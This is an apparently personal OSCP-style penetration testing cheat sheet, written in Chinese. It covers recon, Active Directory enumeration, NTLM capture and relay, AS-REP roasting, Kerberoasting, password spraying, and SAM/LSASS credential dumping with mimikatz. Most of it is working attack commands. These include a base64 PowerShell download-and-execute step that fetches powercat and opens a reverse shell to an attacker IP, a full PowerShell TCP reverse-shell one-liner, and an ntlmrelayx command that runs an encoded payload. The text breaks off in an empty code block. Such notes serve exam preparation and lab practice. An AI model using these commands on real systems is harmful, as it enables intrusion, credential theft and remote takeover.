Pentest Cheat Sheet
Intelligence Gathering (Recon)
用途/Kali 工具/Windows 工具 對照表
| 用途 | Kali 工具 | Windows 工具 |
|---|---|---|
| WHOIS | whois |
— |
| DNS | host、dnsrecon、dnsenum、gobuster |
nslookup |
| 端口掃描 | nmap、nc |
Test-NetConnection、TcpClient |
| SMB | nmap NSE、nbtscan |
net view |
| SMTP | nc、Python 腳本 |
telnet |
| SNMP | nmap -sU、onesixtyone、snmpwalk |
— |
| OSINT | Google dork、Shodan、Netcraft | — |
-
nmap
nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
# 實戰建議分兩階段掃描,會比較快 $ nmap -p- --open -T4 192.168.249.120 # 先找哪些 port open $ nmap -p22,80 -sV -sC -T4 192.168.249.120 # 再針對那些 port 看版本 # 參數 $ nmap -sC -sV -p- <ip> -oN scan.txt # 針對所有的port掃描比較完整 $ nmap -p- -Pn <ip> # 針對所有port掃描並且對待每一個port都等到timeout才斷線比較完整但超慢 $ nmap -p- -T4 <ip> # 有加速但也有可能會漏掉一些port $ nmap -p- --min-rate 5000 -T4 192.168.203.10 # 可以先針對所有 port 都快速掃,然後再精細的針對各別的結果掃 $ nmap -sC -sV -p 135,139,445,1978,5985,5986,47001 192.168.203.10 # 針對上述的結果,在精細的跑 script # OSCP 常考 $ nmap -sU -top-ports 100 <ip> # nmap UDP scan # nmap NSE scripts 等針對性 script --script=smb-enum-share --script=smb-enum-users --script=smb-os-discovery --script=vuln --script=smtp-commands # 如果沒有 nmap 但有 powershell 1..1024 | % { $s = New-Object Net.Sockets.TcpClient try { $s.Connect("<ip>", $_); "Port $_ open"; $s.Close() } catch {} } -
SNMP enumeration (OSCP 常考)
1
2
3
4
5
6
7
$ snmpwalk -v2c -c <public|private> <ip> # 高 — OSCP 考過多次,很多人沒掃 UDP 161 就卡住 $ onesixtyone # 爆 community string # 如果給的是 IP range ,以下部分可以一次列舉 $ sudo nmap -n -p161 -sU --open -oG snmp_list.txt 192.168.0.* $ cat snmp_list.txt | grep Up | cut -d' ' -f2 > snmp_ips.txt $ onesixtyone -i snmp_ips.txt public -
SMTP enumeration (OSCP 常考)
SMTP enumeration (OSCP 常考)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
$ nc -nv <ip> 25 # 然後 VRFY <user> 驗證帳號是否存在 VRFY <username> # 直接問伺服器這個帳號存不存在,通常回 252 可以當作帳號存在;回 550 就是不存在 EXPN <username> # 展開郵件群組成員 RCPT TO:<username> # 即使 VRFY/EXPN 被關掉,很多時候透過嘗試 RCPT TO 也能從回應差異判斷帳號是否存在 # 枚舉使用者的方法(smtp-user-enum / nmap) $ smtp-user-enum -M VRFY -U /usr/share/wordlists/seclists/Usernames/top-usernames-shortlist.txt -t 192.168.217.8 $ nmap -p25 --script smtp-enum-users --script-args smtp-enum-users.methods=VRFY -sV 192.168.217.8 # 如果要寄送 email 可以使用 swaks ## auth 參數是 SMTP 的認證方式,如果匿名寄信出現 error(530 SMTP authentication is required.) 就需要加這個東西 $ swaks --to dave.wizard@supermagicorg.com \ --from IT@supermagicorg.com \ --server 192.168.131.199 \ --body "Test" \ --attach config.Library-ms $ swaks --to dave.wizard@supermagicorg.com \ --from test@supermagicorg.com \ --server 192.168.131.199 \ --auth LOGIN \ --auth-user test@supermagicorg.com \ --auth-password test \ --body "Test" \ --attach @./<filename> - NFS enumeration (OSCP 常考)
1
$ showmount -e <ip> # 高 — Linux 機常見提權路徑 - exiftool (OSCP 常考)
1
$ exiftool -a -u <filename> # 尤其是 pdf 要看 author
For Windows AD
net view: 是 Windows 內建的指令,用來列出網路上可見的其他電腦或某台電腦分享出來的資源(shares)1
2
3
4$ net view # 列出目前網域/工作群組裡可見的所有電腦 $ net view \<IP或電腦名稱> # 列出某台指定主機分享出來的資源(shares) $ net view /domain # 列出網域內的所有電腦 $ net view /domain:megacorptwo.com # 列出某個網域裡有哪些其他網域-
smbclient: 用來連接和操作 SMB/CIFS 共享(文件夾、印表機等)。
1
2
3
4
5
6
7$ smbclient -L //<target ip> -N # -N 代表不用密碼 / -L 列出 share $ smbclient //<target ip>/<username> -N smb: \> dir # 列出目前有哪些file可以get smb: \> get <filename> # 也可以參考 Pass-the-Hash $ smbclient -L //<target IP> -U Administrator%<HASH> --pw-nt-hash -
懶人神器(Kali 內建)enum4linux: 是一個在 AD / Windows 滲透中非常常見的 資訊蒐集(enumeration)工具,專門用來從 SMB / NetBIOS(139/445) 抓資料。把很多工具包在一起(例如
smbclient、rpcclient、net等),幫你一次跑完。列舉使用者1
2
3
4
5$ ./enum4linux -a <target ip> # 可以先利用 nmap 篩選過後直接丟給 enum4linux $ nmap -p 139,445 --open 192.168.217.6,8,9,11-15,17,20-23,149,151,152 -oG - | awk '/Up$/{print $2}' > targets.txt $ while read ip; do enum4linux -a "$ip"; done < targets.txt重點是確定 domain name, domain sid, Username, Password
- ldapsearch: 用來查詢 LDAP 目錄服務的工具,在 AD(Active Directory)滲透裡非常重要。列舉使用者
1
2
3$ ldapsearch -x -H ldap://<target ip> $ ldapsearch -x -D <user>@<target domain> -w <password> $ ldapsearch -x -H ldap://<target ip> -D "support\ldap" -w '<password>' -b "dc=support,dc=htb" "(objectClass=user)" sAMAccountName description info - rpcclient: 透過 RPC(Remote Procedure Call) 協定與 Windows 主機互動,主要針對 Active Directory 架構的枚舉。列舉使用者
1
2$ rpcclient -U "" <ip> enumdomusers - kerbrute: 利用提供的 user list 爆破實際的 dc 有沒有這個 user。列舉使用者
1
2
3$ kerbrute userenum --dc <ip> -d <domain name> <user list> $ cp /snap/seclists/current/Usernames/xato-net-10-million-usernames.txt ./users.txt # 先安裝seclists $ ./kerbrute_linux_amd64 userenum -d overwatch.htb --dc 10.129.244.81 users.txt - crackmapexe: 如果已經有 foothold 的情況下。列舉使用者
1
2$ crackmapexec smb <target ip> -u <username> -p '<password>' --rid-brute $ crackmapexec lsap <target ip> -u <username> -p '<password>' --users
Threat Modeling & Vulnerability Analysis
線上漏洞資源
- 可以直接用 Github、Exploit DB 找 CVE 腳本
- Google Hacking: 使用以下搜尋查詢來定位影響 Microsoft Edge 瀏覽器的漏洞
1
kali@kali:~$ firefox --search "Microsoft Edge site:exploit-db.com"
線下漏洞資源
- Metasploit (Kali 內建)
- SearchSploit(Kali 內建並且無法在 Ubuntu 安裝)
SearchSploit
1
2
3
4
5
6
7
8
9
10
11
12$ sudo searchsploit -u # 更新 db $ searchsploit [term1] [term2] # terms 越多,結果越精確 $ searchsploit apache 2.4.49 # 搜尋特定服務+版本 $ searchsploit vsftpd 2.3.4 # FTP 服務漏洞 $ searchsploit "windows local" # 關鍵字搜尋 $ searchsploit -w apache 2.4.49 # 顯示 Exploit-DB 網頁連結 $ searchsploit -m 50383 # 把 exploit 複製到當前目錄(用 EDB-ID) $ searchsploit -p 50383 # 顯示 exploit 完整路徑,不複製 $ searchsploit -x 50383 # 直接查看 exploit 內容 $ searchsploit --exclude="dos" # 排除 DoS 類型(OSCP 用不到 DoS) $ searchsploit -t apache 2.4.49 # 只搜尋標題,結果更精確 - Nmap NSE 腳本
Nmap NSE
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30$ grep Exploits /usr/share/nmap/scripts/*.nse # 快速搜尋 NSE 腳本中的「exploits」一詞 $ nmap --script-help=clamav-exec.nse # 針對某個腳本做說明 # 萬用起手式 $ nmap -sC -sV <target> # -sC 等於 --script=default,跑所有預設腳本 # 漏洞掃描 $ nmap --script vuln <target> # 跑所有 vuln 類別腳本 $ nmap --script smb-vuln-\* <target> # SMB 漏洞(MS17-010 等) # SMB 列舉(Windows 環境超常用) $ nmap --script smb-enum-shares,smb-enum-users,smb-os-discovery -p 445 <target> # HTTP/Web $ nmap --script http-enum -p 80 <target> # 目錄/檔案列舉 $ nmap --script http-headers,http-methods -p 80 <target> # 看 header 和允許的 HTTP method $ nmap --script http-shellshock --script-args uri=/cgi-bin/test.cgi -p 80 <target> # DNS $ nmap --script dns-zone-transfer --script-args dnszonetfr.domain=example.com -p 53 <target> # FTP $ nmap --script ftp-anon -p 21 <target> # 匿名登入檢查(default 已包含) $ nmap --script ftp-vsftpd-backdoor -p 21 <target> # SMTP $ nmap --script smtp-enum-users -p 25 <target> # 列舉使用者 # SNMP $ nmap --script snmp-brute,snmp-info -p 161 -sU <target>
For Windows AD
- Windows Exploit Suggester - Next Generation (WES-NG): 如果已經進入 AD,想要本地提權,比較快的方式就是直接利用本地端的弱點,這個 repo 可以分析目前的狀況給予一些 CVE 的建議
1
2
3
4
5$ git clone https://github.com/bitsadmin/wesng.git --depth 1 $ cd wesng $ python wes.py --update $ systeminfo.exe > systeminfo.txt # 這條指令是windows內建的指令,所以一定要在cmd中操作 $ python wes.py systeminfo.txt
Exploitation
For Windows AD
進入 AD Domain 之後的 Recon
每到一台新的機器都要做
手動
Command
1 | |
資訊/指令/備註 對照表
| 資訊 | 指令 | 備註 |
|---|---|---|
| 使用者名稱/主機名 | whoami |
|
| 群組成員 | whoami /groups |
專注那些 RID 在 1000 以下或出頭的 |
| 所有本地使用者 | Get-LocalUser |
重點查看 Local Group Memberships ;cmd:net user |
| 所有本地群組 | Get-LocalGroup |
專注那些權限高的預設/自定義的群組;有 Remote Desktop Users 就馬上找 RDP 資訊; cmd:net localgroup |
| 查看群組成員 | Get-LocalGroupMember <GroupName> |
群組 A 也可以是群組 B 的成員,不是只有 User;cmd:net localgroup <GroupName> |
| 系統資訊 | systeminfo |
專注在 OS Name / OS Version / System Type ; systeminfo 需要 WMI 服務存取,如果沒權限執行可以用 ver/hostname/wmic os get caption,version,buildnumber |
| 網路設定 | ipconfig /all |
專注在 Physical Address / DHCP Enabled / IPv4 Addr. / Default Gateway / DNS Server |
| 路由表 | route print |
|
| 活動連線 | netstat -ano |
專注那些本機在聽的 Port 0.0.0.0:xxx |
| 查看已安裝應用 | Get-ItemProperty "HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\*" \| select displayname |
cmd:reg query "HKLM\...\Uninstall" /s |
| 查看已安裝應用 | Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\*" \| select displayname |
cmd:reg query "HKLM\...\Uninstall" /s |
| 執行中程序 | Get-Process |
cmd:tasklist |
| 查看執行中程序是否為預設路徑 | Get-Process \| Where-Object {$_.Path -and $_.Path -notlike "C:\Windows\*"} \| Select-Object Name, Path |
預設程式幾乎都在 C:\Windows\ 或 C:\Windows\System32\ 下。不在這些路徑的就值得注意 |
重點群組:Administrators、Remote Desktop Users、Remote Management Users、Backup Operators。
PowerView
Command
1 | |
SharpHound + BloodHound
SharpHound + BloodHound
有時候 SharpHound 會失敗是因為執行的 user 不是 domain user,所以無法查詢 AD。所以要特別注意,一定要用有加入到 AD 的 USER 跑才會成功
1 | |
把蒐集完的 zip 拖回 Kali 讓 Bloodhound 可以分析
1 | |
到不同的 domain 要把原本的資料刪除,新版在 Administrator → Database Management 中可以刪除
錯誤配置
- 服務使用高權限執行且檔案權限配置錯誤,所以只要把這項服務替換成惡意程式,最後再利用前面提到的 print operator 重開機,就可以達到控制的目的
- 透過accesschk.exe找出有問題的地方
1
2
$ accesschk.exe <user> <path> $ accesschk.exe "Administrator" "C:\Program Files\"
收集更多密碼(還沒提權)
- Net-NTLMv2 + Responder: 簡單來說,responder就是一個mitmproxy或者說是一個honeypot(rogue server (惡意伺服器)),讓目標機器主動向 responder 提出請求,我們就可以拿到動態的 NTLMv2 Hash ,再離線爆破密碼或者 relay 到其他機器拿 shell
- 前提:
- 能讓目標發起 SMB 認證到你的機器: 必須有辦法觸發目標對 Kali IP 的 SMB 連線,常見方式:已有低權限 shell →
dir \\KALI_IP\test - 網路可達性: 目標機器的 SMB 流量(TCP 445)能到達你的 Kali 機器,中間沒有防火牆擋住 outbound SMB。
- 目標使用 NTLM 認證: 如果環境強制只用 Kerberos 且完全停用 NTLM,就不會產生 Net-NTLMv2 hash。不過大多數 Windows 環境仍支援 NTLM 作為 fallback。
- 確認可以拿到基本的 shell 並查看使用者在哪些群組
確認可以拿到基本的 shell 並查看使用者在哪些群組
1
2
3
4
5
6
7
8
9kali@kali:~$ nc 192.168.50.211 4444 C:\Windows\system32> whoami whoami files01\paul C:\Windows\system32> net user paul ... Local Group Memberships *Remote Desktop Users *Users # 進入 shell 之後先查看該使用者有沒有在 Administrator 的群組,如果沒有才會需要用到 Net-NTLMv2 + Responder ,有的話就直接用 mimikatz 就好 ... - 能讓目標發起 SMB 認證到你的機器: 必須有辦法觸發目標對 Kali IP 的 SMB 連線,常見方式:已有低權限 shell →
-
建立 responder 當成 SMB server 誘騙別人連線
1
2
3
4
5
6kali@kali:~$ ip a # 確認自己的機器是在哪一個 interface 3: tap0 ... kali@kali:~$ sudo responder -I tap0 SMB server [ON] ... [+] Listening for events... -
讓目標機器對 responder 發出認證請求
1
2
3C:\Windows\system32>dir \192.168.119.2\test dir \192.168.119.2\test Access is denied. -
在 responder 中就會接到動態的 Net-NTLMv2 Hash ,再離線破解或是 RELAY 都可以
1
2
3
4[SMB] NTLMv2-SSP Hash : paul::FILES01:1f9d4c51f6e74653:795F138E... kali@kali:~$ cat paul.hash paul::FILES01:1f9d4c51f6e74653:... kali@kali:~$ hashcat -m 5600 paul.hash /usr/share/wordlists/rockyou.txt --force
- 前提:
- Net-NTLMv2 Relay(ntlmrelayx): 這個情境和上面很像,也是沒有提權下,NTLM Hash 又很難破解時,可以參考的方式。與 Responder 捕獲 hash 離線破解不同,Relay 是把認證即時轉發到另一台機器,不需要知道密碼。
條件如下:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16- 已經拿到一台 foothold,並且該目標可以觸發對 Kali 發起 SMB 認證: 有非常多種方式 <span style="background-color: yellow">「任何讓我輸入檔案路徑的地方,我都可以試試 UNC 路徑(\IP\share),看系統會不會發起 SMB 連線。」</span>\ - MSSQL 的 `xp_dirtree '\IP\share'` - SSRF 漏洞指向 `file:// 或 \IP\share` - 任何應用程式的「匯入檔案」、「備份路徑」、「上傳來源」欄位 - Excel/Word 的外部連結 - WordPress Plugin - Backup Migration 的儲存路徑 - Target 的使用者中有和 foothold 帳密要一樣 - 來源機器發起認證的帳號名稱 = X - 目標機器上也有帳號 X - 兩邊 X 的密碼相同 - X 在目標機器上有管理員權限 - 想要連線的 Target 的 SMB Signing 未強制啟用(nmap 顯示 `Message signing enabled but not required` 代表可以 relay): 用 crackmapexec 或 nmap 掃內網時會看到 - 該使用者在 Target 上有管理員權限,例如: 觸發 SMB 認證的帳號是 local Administrator(foothold) ,並且我們想要 relay 到的 server 的 local Administrator 的密碼一樣,那麼就可以 - 如果連線的帳號在 Target 中非內建 Administrator,需要 Target 關閉 UAC Remote Restriction,避免連線之後降級為一般使用者,如果 realy 用的是 RID 500 的內建 Administrator 帳號就不用擔心,UAC 降級只會發生在其他本機管理員,例如建了一個 john 加入 Administrators 群組,遠端登入後會被 UAC 降級 - 不能 relay 回同一台機器 — Windows 有保護機制防止這種情況步驟如下:
- 開 nc
1
$ nc -lnvp 4444 - base64 Payload: 記得換成自己 Kali 機器的 IP,有以下兩種 payload ,前者需要開 http server 載 powercat ,後者則是 powershell 原生
1
2
3
4$ echo -n 'IEX(New-Object Net.WebClient).DownloadString("http://192.168.45.207/powercat.ps1"); powercat -c 192.168.45.207 -p 4444 -e powershell' | iconv -t UTF-16LE | base64 -w 0 $ pwsh PS> [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes('$client = New-Object System.Net.Sockets.TCPClient("<Kali IP>",4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()')) - 開 responder
1
2
3$ impacket-ntlmrelayx --no-http-server -smb2support -t <目標IP> -c "powershell -enc JABjAGwAaQBlAG4AdAAgAD0AIABOA..." ... [*] Servers started, waiting for connections -
連線最一開始拿到的 Foothold shell 並且發出對自己的 Kali 的請求
1
2
3
4
5
6
7$ nc 192.168.131.211 5555 Microsoft Windows [Version 10.0.20348.707] (c) Microsoft Corporation. All rights reserved. C:\Windows\system32>dir \192.168.45.172\test dir \192.168.45.172\test The network name cannot be found.此時
nc 4444 port應該會出現目標機器的 shell ,如果以上都是對的,但nc 4444 port卡住,可以等個幾十秒,但重複以上步驟兩次都還是無法解決,就重新開機 Kali ,如果還是一樣,而且頻繁出現^M,那就換$ stty raw -echo; nc -nvlp 4444
- 開 nc
-
AS-REP Roasting: 是一種針對 Kerberos authentication 的攻擊技術,用來離線破解使用者密碼,只需要一個 Foothold 即可,可以直接看NTUSTISC - AD Note - Lab(0x21 AS-REP Roasting)的教學
原理:如果使用者帳號啟用了 “Do not require Kerberos preauthentication”,攻擊者可以直接發送 AS-REQ 取得 AS-REP,其中包含用使用者密碼 hash 加密的部分,可以離線破解。如果可以 RDP 到機器,就用 PowerView/Impacket 查看,會直接列出所有設了這個 flag 的使用者
-
impacket-GetNPUsers: Kali 就可以用
1
2
3
4
5$ cp /snap/seclists/current/Usernames/top-username-shortlist.txt ~/users.txt $ impacket-GetNPUsers -dc-ip <IP> <domain>/<username> $ GetNPUsers.py <domain>/ -usersfile users.txt -dc-ip <target ip> -no-pass -request $ impacket-GetNPUsers -dc-ip 192.168.50.70 -request -outputfile hashes.asreproast corp.com/pete - Rubeus: RDP 進去機器
1
2
3
4$ powershell -ep bypass $ Import-Module .\PowerView.ps1 $ Get-DomainUser -PreauthNotRequired $ .\Rubeus.exe asreproast /nowrap - Kali 爆破 Hash
1
$ sudo hashcat -m 18200 <hash file> /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule --force
-
- Kerberoasting: 前提是有一個帳號(普通 user 也可以),並且有 SPN 帳號,解釋可以可以看Security Related,簡單來說就是: 用合法帳號 → 要服務票證 → 拿 hash → 離線爆破 → 拿服務帳密
- Impacket: 需要先知道 Domain Controller IP 以及有一個 Foothold
1
2
3$ nmap -p 53,88,389 192.168.115.0/24 --open Nmap scan report for 192.168.115.70 $ sudo impacket-GetUserSPNs -request -dc-ip 192.168.50.70 corp.com/pete如果出現
KRB_AP_ERR_SKEW (Clock skew too great)的錯誤,代表本機時間與 DC 差太多,那就要校正的和 DC 一樣1
2$ sudo rdate -n <DC-IP> # sudo apt install rdate $ sudo faketime '<2026-10-11 20:15:00>' impacket-GetUserSPNs -request -dc-ip 172.16.169.240 beyond.com/john # sudo apt install faketime -y (只改變這個 cmd 的時間) - Rubeus: RDP 進去機器
1
$ .\Rubeus.exe kerberoast /outfile:hashes.kerberoast - 爆破密碼: 要先看密碼是哪一種 type ,可以從 dump 下來的 hash 看到
1
2
3
4
5$ hashcat -hh | grep TGS-REP 19600 | Kerberos 5, etype 17, TGS-REP | Network Protocol 19700 | Kerberos 5, etype 18, TGS-REP | Network Protocol 13100 | Kerberos 5, etype 23, TGS-REP | Network Protocol $ sudo hashcat -m 13100 hashes.kerberoast /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule --force
- Impacket: 需要先知道 Domain Controller IP 以及有一個 Foothold
-
Password Spraying(用猜的): 用一組密碼去爆所有的帳號,在使用之前要先看密碼登入失敗的次數以及等待時間是多久。另外,要看開了哪些 PORT 決定要用哪個工具
方式(PORT)/工具/平台/特點 對照表
方式(PORT) 工具 平台 特點 LDAP/ADSI(389/636) Spray-Passwords.ps1 Windows 用 DirectoryEntry 驗證,低流量 SMB(445) crackmapexec Kali 每次建立完整 SMB 連線,流量大但能顯示是否有 admin 權限(Pwn3d!) Kerberos TGT kerbrute 跨平台 只用 2 個 UDP frame(AS-REQ + AS-REP),最安靜 1
$ net account # 重點查看 Lockout threshold 以及 Lockout duration-
CrackMapExec - 結合各種功能的內網滲透神器,前提是已經知道有哪些使用者名稱。另外,如果爆破的帳號成功而且該帳號對目前的機器有 Local Admin 權限,他也會標註
Pwn3d!如果能進入某一台機器(RDP),就直接
$ net user /domain取得所有 domain usersCmd
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17$ crackmapexec <protocol> <target(s)> -u <a file or string only> -p <a file or string only> -d <domain name> --continue-on-success # For example $ crackmapexec smb 10.10.10.100 -u administrator -p Passw0rd $ crackmapexec smb 10.10.10.100 -u ~/file_usernames -p ~/file_passwords $ crackmapexec smb 10.10.10.100 -u administrator -p Passw0rd --local-auth $ crackmapexec smb <filename> -u administrator -p Passw0rd --local-auth # 實際的例子 $ crackmapexec smb 192.168.222.128/24 -u administrator -p 1qaz@WSX3edc SMB 192.168.222.129 445 DESKTOP-G95U93T [*] Windows 10.0 Build 18362 x64 (name:DESKTOP-G95U93T) (domain:kuma.org) (signing:False) (SMBv1:False) SMB 192.168.222.128 445 WIN-818G5VCOLJO [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-818G5VCOLJO) (domain:kuma.org) (signing:True) (SMBv1:True) SMB 192.168.222.129 445 DESKTOP-G95U93T [+] kuma.org\administrator:1qaz@WSX3edc (Pwn3d!) SMB 192.168.222.128 445 WIN-818G5VCOLJO [+] kuma.org\administrator:1qaz@WSX3edc (Pwn3d!) # 也可以有一個 Foothold 的情況下對一個網段的機器掃描看目前的 Cred. 對哪些機器有 Local Admin ,可以直接給多個 IP 或是用 CIDR 的方式 $ crackmapexec smb 192.168.50.0/24 -u pete -p 'Nexus123!' -d corp.com --continue-on-success - Spray-Passwords.ps1: 只要 RDP 進去機器,並且把腳本丟進去就可以用,不需要知道具體有哪些使用者
1
2$ powershell -ep bypass $ .\Spray-Passwords.ps1 -Pass Nexus123! -Admin - Kerbrute
1
2# Windows/Linux — kerbrute $ .\kerbrute_windows_amd64.exe passwordspray -d corp.com .\usernames.txt "Nexus123!"
-
收集更多密碼(已經提權成功的前提下)
- Brute Force SAM: 取得的 Cred. 一定是 local user
- 利用
reg.exe(Windows 註冊碼工具) /mimikatz匯出 SAM Filereg.exe(Windows 註冊碼工具)1
2
3
4
5
6
7# 方法1 $ reg save HKLM\SAM <save filename> $ reg save HKLM\SYSTEM <save filename> # 方法2 $ c:\tools\PrintSpoofer64.exe -c "reg save HKLM\SAM C:\inetpub\wwwroot\sam" # 方法3: 利用Invoke-NinjaCopy.ps1這個腳本,就可以複製出來,原理是使用windows的影子複製 $ .\Invoke-NinjaCopy -Path SAM -LocalDestination C:\tools\SAM_COPYmimikatz版本1
2
3
4
5
6$ .\mimikatz.exe mimikatz # privilege::debug mimikatz # token::elevate mimikatz # lsadump::sam User : nelly Hash NTLM: 3ae8e5f0ffabb3a627672e1600f1ba10把這個 HASH 儲存成一個檔案,並且在 Kali 等地方離線爆破
- 解析 SAM 內容
- Win10 v1607 之前的解法: 用 kali 的 samdump2 解析,如果看到很多 disabled,就要使用下面的方法
1
$ samdump2 system sam - Win10 v1607 之後有用到 AES 加密,所以可以用Creddump7,建議使用 anaconda 這樣的虛擬環境,不然直接用內建的 virtualenv 會出事
1
2
3
4$ conda activate py2.7 $ pip install pycrypto $ git clone https://github.com/CiscoCXSecurity/creddump7.git $ python pwdump.py system sam
- Win10 v1607 之前的解法: 用 kali 的 samdump2 解析,如果看到很多 disabled,就要使用下面的方法
- 解析 hash
- 方法一:用 online database,就是把 NTLM Hash 丟到隨便的 database 看有沒有紀錄,例如12
- 方法二:爆字典檔,在 kali 中的 /usr/share/wordlists 有一些字典檔可以用,例如 rockyou.txt 等等,可以先用看看
1
2$ hashcat -a 0 -m 1000 ntlm.hash rockyou.txt --force $ hashcat -m 1000 steve.hash /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best66.rule
- 利用
- 記憶體(lsass): 透過 Mimikatz 取得 Local Admin 的 NTLM Hash
- 透過 mimikatz logonpasswords 取得的明文密碼,如果 domain 欄位是 domain name 就代表這個 Cred. 是 Domain User ;反之,如果是 machine name 就是 Local user
- 把 lsass dump 下來 (如果 mimikatz 可以用,這一步可以跳過,只是預防 mimikatz 無法在目標機器使用,所以需要 dump 下來)
- 找到 Local Security Authority Process(LSASS),右鍵選建立傾印檔案,就可以直接 dump memory
- 直接使用Procdump,當然你必須要取得足夠的權限
1
$ procdump.exe -accepteula -ma lsass.exe lsass.dmp > c:\tmp.txt- 分析 lsass
- 以系統管理員啟動 mimikatz: 前提是目標機器沒有啟動 Credential Guard ,否則就被迫一定要使用 memssp 技巧,下面有提到
1
2
3
4
5
6$ .\mimikatz.exe mimikatz # Privilege::Debug Privilege '20' OK mimikatz # log Using 'mimikatz.log' for logfile : OK mimikatz # Sekurlsa::logonPasswords - 如果 Mimikatz 不能用,或是直接被 defender 刪除,可以把檔案丟到自己的電腦用 mimikatz 分析,或者是透過 Minidump 獲取資訊
1
2
3mimikatz # Sekurlsa::minidump "<path to lsass.dmp>" Switch to MINIDUMP : '<path to lsass.dmp>' mimikatz # Sekurlsa::logonPasswords- 顯示 Mimikatz 的明文
- 有辦法重開機
- 只要打開 regedit,在
電腦\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest可能會看到UseLogonCredential的名稱,只要把對應的數值改成 1 就可以了,當然如果沒看到的話也可以自己新增 - 重開機: 重開機前可以先把之前 mimikatz 的結果存起來,照樣之後可以對照著看
- 只要打開 regedit,在
- 沒有辦法重開機
- Inject memssp: 用系統管理員權限開 mimikatz
1
2
3mimikatz # privilege::debug mimikatz # misc::memssp Injected =) - Relogin: 重新登出再登入才會看到
- 在
C:\Windows\System32\mimilsa.log可以看到用明文的方式新增了密碼
- Inject memssp: 用系統管理員權限開 mimikatz
- 透過 mimikatz logonpasswords 取得的明文密碼,如果 domain 欄位是 domain name 就代表這個 Cred. 是 Domain User ;反之,如果是 machine name 就是 Local user
- 利用 Responder 假裝成網路服務,誘騙目標把 NTLM 認證送給你
For Linux
- 爆破 SSH Private Key: 想辦法 remote 找
~/.ssh並且 dump private key 再 local 爆破(id_ed25519)
RDP/RCE
工具選擇速查
| 場景 | 推薦工具 |
|---|---|
| 批次測試帳密能不能登(多台) | crackmapexec smb/winrm |
| 拿到帳密,要 interactive shell | evil-winrm(首選)、psexec |
| 只有 NTLM hash,沒有明文密碼 | evil-winrm -H、impacket-psexec、impacket-wmiexec |
| 需要 GUI 桌面(找檔案、跑 GUI 程式) | xfreerdp |
| 要以其他 domain user 身份執行指令(已在目標機上) | RunasCs |
| 要從低權限 service account 切換使用者(已在目標機上) | RunasCs |
工具詳細比較
| 工具 | 協議/Port | 需要 Admin? | 拿到的權限 | Pass-the-Hash | 適用場景 |
|---|---|---|---|---|---|
| evil-winrm | WinRM / 5985 | 需在 Administrators 或 Remote Management Users | 該使用者權限 | ✅ -H |
最穩的 remote shell,首選 |
| impacket-psexec | SMB / 445 | ✅ 需要 Admin | SYSTEM | ✅ | 需要 SYSTEM 權限時用 |
| impacket-wmiexec | WMI / 135 | ✅ 需要 Admin | 該使用者權限 | ✅ | psexec 被擋時的替代 |
| impacket-smbexec | SMB / 445 | ✅ 需要 Admin | SYSTEM | ✅ | psexec 的替代(不寫 exe 到磁碟) |
| impacket-atexec | SMB+Task / 445 | ✅ 需要 Admin | SYSTEM | ✅ | 透過 scheduled task 執行,較隱蔽 |
| crackmapexec | SMB/WinRM | 視情況 | 不開 shell(偵察用) | ✅ -H |
批次測帳密、快速偵察 |
| xfreerdp | RDP / 3389 | 需在 Administrators 或 Remote Desktop Users | 該使用者權限 | ❌ | 需要 GUI 時 |
| PsExec.exe | SMB / 445 | ✅ 需要 Admin | SYSTEM(加 -s) | ❌ | 已在 Windows 上,橫向移動 |
| RunasCs | 本機執行 | ❌ | 指定使用者權限 | ❌ | 已在目標機上,切換使用者 |
- Linux / Kali
-
evil-winrm: 遠端 PowerShell,最穩的 remote shell
Port/Protocol 對照表
Port Protocol 5985 HTTP (WinRM) 5986 HTTPS (WinRM over SSL) 47001 WinRM 內部 listener(同 5985) - 使用條件: 目標帳號必須屬於
Administrators或Remote Management Users群組 (Pwn3d!)在 crackmapexec 出現 = 可以用 evil-winrm 連
1
2
3
4
5
6
7
8
9
10# 帳密登入 $ evil-winrm -i <target ip> -u <username> -p '<password>' # Pass-the-Hash(只有 NTLM hash 沒有密碼時) $ evil-winrm -i <target ip> -u Administrator -H '<NTLM hash>' # 透過 proxychains(內網隧道) $ proxychains evil-winrm -i 172.16.249.10 -u joe -p 'Flowers1' ``` - 使用條件: 目標帳號必須屬於
-
xfreerdp(Kali 內建)— 需要 GUI 桌面時使用
xfreerdp(Kali 內建)
1
2
3
4
5
6
7
8$ xfreerdp /d:<domain> /p:<passwd> /v:<ip> /u:<user> /cert:ignore # 跳過 RDP 的 SSL 憑證驗證 /drive:shared,/tmp # 可以傳輸檔案 /dynamic-resolution # 可以用全螢幕顯示 $ xfreerdp /d:kuma.org /p:1qaz@WSX3edc /v:192.168.222.129 /u:administrator /cert:ignore # /d 不見得要用,local user 不需要指定 domain -
Impacket 系列 — 各有不同特性
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
